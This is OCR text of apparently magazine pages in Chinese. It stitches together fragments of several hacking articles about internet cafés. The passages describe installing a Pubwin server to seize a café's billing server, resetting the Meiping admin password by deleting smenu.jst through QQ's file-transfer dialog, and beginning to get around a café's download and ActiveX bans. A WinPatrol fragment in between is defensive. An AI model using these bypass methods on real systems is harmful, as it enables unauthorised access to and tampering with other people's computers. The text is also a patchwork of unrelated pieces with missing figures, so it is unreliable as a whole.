
四、装个pubwin服务端

当没有以上漏洞的时候怎么办呢？还有一个办法这个是最危险的，我只是说方法，经验没有，我只实验过一次当时害怕得要命。就是从网上下载一个版本相同的pubwin4，然后在你的计算机上安装服务端，然后添上服务器的ip，现在你可以控制网吧的计算机了。我们要控制的记费服务器是很危险的，不建议使用，弄不好的话，被警察叔叔抓了可不关我的事情，这个就不抓图给大家看了。

本来还想继续写，不过限于篇幅今天就写到这儿，希望大家喜欢我的这篇拙作。如果侥幸录用还请关注我的下篇，我会继续完成的。

（本文涉及到的Recton光盘有收录）





一分钟更改美萍网管密码

先来说说我们这儿网吧的大致情况吧。我们这儿使用的网管软件100%都是美萍，而且好象是一个公司专门帮助配置的！据我观察，网管的密码安全意识都很高！不管是啥密码，好象都是字母+数字+加10位以上的……那个公司配置的更是变态，凡是碰到有“属性”、“破解”、“.vbs”、“.reg”等等三十多条敏感字符的网页、程序、文件等，马上强行关闭！所有硬盘和几乎一切系统功能全部隐藏和禁用！可谓是超级变态设置了！！

虽然在X以前的杂志上也有过介绍破解美萍的文章，不过那些方法不是太过于复杂，就是有十分大的条件限制，更有推荐使用工具的！对于这些方法，我绝大部分都试过了，可是在这种变态的设置下，无一成功！既然这些都不能成功，那就只好自力更生了……

先仔细看看美萍的使用说明书。看来看去，唯一有用的就是美萍《帮助说明》里第四条“常见问题”里的第二小条“忘记了密码怎么办？”回答内容大意是删除注册表中的相关键值（具体内容有兴趣的朋友可以自己查看）。注册表？不成！根本进不去！那怎么办呢？

随便到注册表里翻着那几个键值。唉，记录密码的“exitpassword”后面的值是加了密的（图1），低版本的还可以逆运算，高版本的还改正了这点……也许是用MD5加密了吧！




图1

不行！挖地三尺也得找出个办法！我要反汇编美萍的每个文件，就不信看不出点名堂来！工夫不负有心人！四天后，我终于找到了一线希望。在一个叫“smenu.jst”的文件里，发现的一行熟悉的代码，看着非常眼熟！我一定在哪里见过！对！注册表！加密后的密文！于是我马上打开注册表，果然如此（图2）！难道官方所说的密码，不只是存在注册表里了？那么原因是什么？先不管这些，研究研究再说！




图2

经过本人的艰难探索，终于明白了这个“smenu.jst”是美萍密码保存文件。

它负责将加密好的密文写入注册表，美萍程序执行时的密码则在注册表里读取！而我们改的密码，则是改“smenu.jst”里的密文，再由“smenu.jst”写入注册表！也就是说“smenu.jst”文件是美萍软件与注册表之间的一个桥梁！原因知道了，我们如何去利用呢？去改里面的密文吗？不太现实，我们就利用美萍自己的“免疫系统”去破解美萍！

也许大家都知道，美萍也有自己的防删改机制！例如你删除了美萍的几个文件，重启一下后又会自己恢复过来！不过美萍的恢复只是恢复初始时的文件！例如“smenu.jst”这个文件，假如我们设置了密码，保存后删除。重启后还原的不是我们设置了密码后的“smenu.jst”文件，而是初始时（也就是空密码）的“smenu.jst”文件！

看到这儿，想必聪明的读者都知道该怎么办了吧？对！就是删除“smenu.jst”文件！有的朋友该问了“我们那儿的网吧把硬盘都隐藏了，而且IE还被隐藏了工具栏！注册表、DOS、*.bvs文件等等也都不让用！怎么办？”呵呵，不用着急，我们这儿的网吧比这还要变态！

通往电脑的路不止一条。名言呀！QQ里的“文件传送”（图3），身为黑客的大家都应该会用吧？可网吧里用这个功能的几乎没有！这句话有用吗？当然，这就意味着它还在默认目录“My Documents”文件夹里，而美萍的默认目录为“C:\SMENU”。使用“文件传送”功能后，弹出对话框，你可以选择需要传输的文件，我们可不是要它传文件的！单击“向上一级”，就是一个小文件夹上有一个向上的小箭头的按钮（图4），进入“C:\”下，进入“SMENU”文件夹里，找到“smenu.jst”文件，单击选中，按“[Shift]+[F10]”键，弹出右键菜单，呵呵！该干什么就不用我教了吧？提醒一下，删除后必须重启才生效哦！至于为什么嘛……留给小菜们当思考题好了~~




图3




图4

（上接第357页）




图9




图10




图11


其它才艺展示

其实在“选项”里还有一些常用的功能，“检测浏览器的主页和搜索页更改”、“Hosts文件修改警告”。后者可以有效的防止网址的恶意指向。举了例子：如果你在浏览器的地址栏输入一些指名的网址时，打开总会指向同一个网站，这就是修改了Hosts文件。当然你也可以锁定Hosts文件，如图10、11。

如果你不小心误删了某项，按“查看历史记录”按钮，找到误删的那项，点“恢复”就可以了。

（本文中所涉及到的WinPatrol光盘中有收录）

网吧黑客逍遥游



LRP

最近我家附近新开了一家网吧，配置相当不错，更吸引人的是才0.8元一小时（小编：好便宜哟，北京这边要三四块的），这等好事哪能错过。网吧使用的是逍遥游的无盘工作站，我到网吧的第一件事就是下载魔兽世界的外挂，但下载时却提示不能下载，如图1。




图 1

这种小儿科把戏难不倒我们这些X档案迷，早在去年3月份的时候就已经有了破解的方法，就是进入QQ硬盘后下载需要的软件。不过我们这儿的网管似乎也是X档案迷，竟然把QQ硬盘给删除了！不过这也难不住我，随便找了个在线下载的网站进行下载，但是打开时却又弹出禁用ActiveX的对话框，这是我在网吧中首次遇到这种禁止下载的做法。我又仔细看了看网吧安全方面的配置：禁止下载、禁止ActiveX、禁止Internet选项、禁止进入QQ硬盘、禁止浏览盘符，并且许多按钮都是灰色，似乎所有的破解方法都行不通了，但我在百度上搜索出了一个新的在线下载网站——世纪黑马（不是作广告哦），如图2。

